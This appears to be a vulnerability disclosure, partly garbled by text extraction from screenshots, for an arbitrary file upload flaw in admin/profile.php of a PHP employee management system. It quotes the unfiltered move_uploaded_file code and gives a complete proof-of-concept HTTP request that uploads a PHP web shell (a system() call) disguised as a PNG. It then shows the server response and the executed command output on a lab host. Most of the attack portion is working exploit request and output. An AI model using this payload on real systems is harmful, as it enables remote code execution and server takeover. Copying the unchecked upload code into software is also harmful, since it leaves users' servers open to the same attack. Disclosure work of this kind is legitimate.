

# The Best employee management system in PHP

## - There is a file upload vulnerability in admin/profile.php

---

environment


file upload

### environment

<https://www.sourcecodester.com/php/17689/best-employee-management-system-php.html>

### file upload

In `admin/profile.php`, it is found that `move_uploaded_file($_FILES["website_image"]["tmp_name"], $image)` has no filtering and arbitrary file upload is possible.



```
0
1
2
3
4
5
6
7 ?>
8
9 <?php
10
11
12 $stmt = $conn->prepare("SELECT * FROM admin WHERE id='".$_SESSION['id']."'");
13 $stmt->execute();
14 $result = $stmt->fetch(PDO::FETCH_ASSOC);
15
16 ?>
17 <?php
18 if(isset($_POST['update'])){
19     $target_dir = "../assets/uploadImage/Profile/";
20     $website_logo = basename($_FILES["website_image"]["name"]);
21     if($_FILES["website_image"]["tmp_name"] != ''){
22         $image = $target_dir . basename($_FILES["website_image"]["name"]);
23         if (move_uploaded_file($_FILES["website_image"]["tmp_name"], $image)) {
24             Extract Surround // ⋮
25             concat($target_dir, "../assets/uploadImage/Profile/".$_POST['old_website_image']);
26
27         } else {
28             echo "Sorry, there was an error uploading your file.";
```

Log in to the background and access the following data packet. Replace the Cookie with the one after logging in.

```
1  POST /admin/profile.php HTTP/1.1
2  Host: 10.211.55.4:8888
3  Content-Length: 306
4  Cache-Control: max-age=0
5  Accept-Language: zh-CN,zh;q=0.9
6  Upgrade-Insecure-Requests: 1
7  Origin: null
8  Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryP3KHdn6lBKTxSBW0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
    mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40
13 Connection: keep-alive
14
15 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0
16 Content-Disposition: form-data; name="update"
17
18 1
19 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0
20 Content-Disposition: form-data; name="website_image"; filename="11111.php"
21 Content-Type: image/png
22
23 <?php system('whoami /?')?>
24 -----WebKitFormBoundaryP3KHdn6lBKTxSBW0--
25
```

PrettyRawHexHackvortorChinese

POST /admin/profile.php HTTP/1.1  
Host: 10.211.55.4:8888  
Content-Length: 312  
Cache-Control: max-age=0  
Accept-Language: zh-CN, zh;q=0.9  
Upgrade-Insecure-Requests: 1  
Origin: null  
Content-Type: multipart/form-data;  
boundary=-----WebKitFormBoundaryP3KHdn6lBKTxSBW0  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Encoding: gzip, deflate, br  
Cookie: PHPSESSID=uragov0u7b81v5us8s6vqgif40  
Connection: keep-alive  
  
-----WebKitFormBoundaryP3KHdn6lBKTxSBW0  
Content-Disposition: form-data; name="update"  
  
1  
-----WebKitFormBoundaryP3KHdn6lBKTxSBW0  
Content-Disposition: form-data; name="website\_image"; filename="11111.php"  
Content-Type: image/png  
  
<?php system('whoami /?')?>  
-----WebKitFormBoundaryP3KHdn6lBKTxSBW0-----

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18

PrettyRawHexRenderHackvortorChinese

HTTP/1.1 200 OK  
Host: 10.211.55.4:8888  
Date: Mon, 04 Nov 2024 16:47:34 +0800  
Connection: close  
X-Powered-By: PHP/7.3.4  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
Pragma: no-cache  
Content-type: text/html; charset=UTF-8  
  
<br />  
<b>  
Fatal error  
</b>  
: Uncaught PDOException: SQLSTATE[23000]: Integrity constraint violation: 1048 Column 'fname' cannot be null in C:\Users\jc\Downloads\\_hr\_soft\admin\profile.php:50  
Stack trace:  
#0 C:\Users\jc\Downloads\\_hr\_soft\admin\profile.php (50): PDOStatement->execute()  
#1 {main}  
thrown in <b>  
C:\Users\jc\Downloads\\_hr\_soft\admin\profile.php  
</b>  
on line <b>  
50  
</b>  
<br />

R  
R  
R  
R  
R  
R

Access <http://10.211.55.4:8888/assets/uploadImage/Profile/11111.php>

← → ↺ ⚠ 不安全 10.211.55.4:8888/assets/uploadImage/Profile/11111.php ☆ 📄 📄 👤 ⋮

WhoAmI 1: WHOAMI [/UPN | /FQDN | /LOGONID] 2: WHOAMI { [/USER] [/GROUPS] [/CLAIMS] [/PRIV] } [/FO format] [/NH] 3: WHOAMI /ALL [/FO format] [/NH] 4: WHOAMI /UPN /FQDN /LOGONID /USER /GROUPS /CLAIMS /PRIV /FO CSV /NH WHOAMI /CLAIMS WHOAMI /CLAIMS /FO LIST WHOAMI /USER /GROUPS WHOAMI /USER /GROUPS /CLAIMS /PRIV WHOAMI /ALL WHOAMI /ALL /FO LIST WHOAMI /ALL /FO CSV /NH WHOAMI /?  
Examples: WHOAMI WHOAMI /UPN WHOAMI /FQDN WHOAMI /LOGONID WHOAMI /USER WHOAMI /USER /FO LIST WHOAMI /USER /FO CSV WHOAMI /GROUPS WHOAMI /GROUPS /FO CSV /NH WHOAMI /CLAIMS WHOAMI /CLAIMS /FO LIST WHOAMI /PRIV WHOAMI /PRIV /FO TABLE WHOAMI /USER /GROUPS WHOAMI /USER /GROUPS /CLAIMS /PRIV WHOAMI /ALL WHOAMI /ALL /FO LIST WHOAMI /ALL /FO CSV /NH WHOAMI /?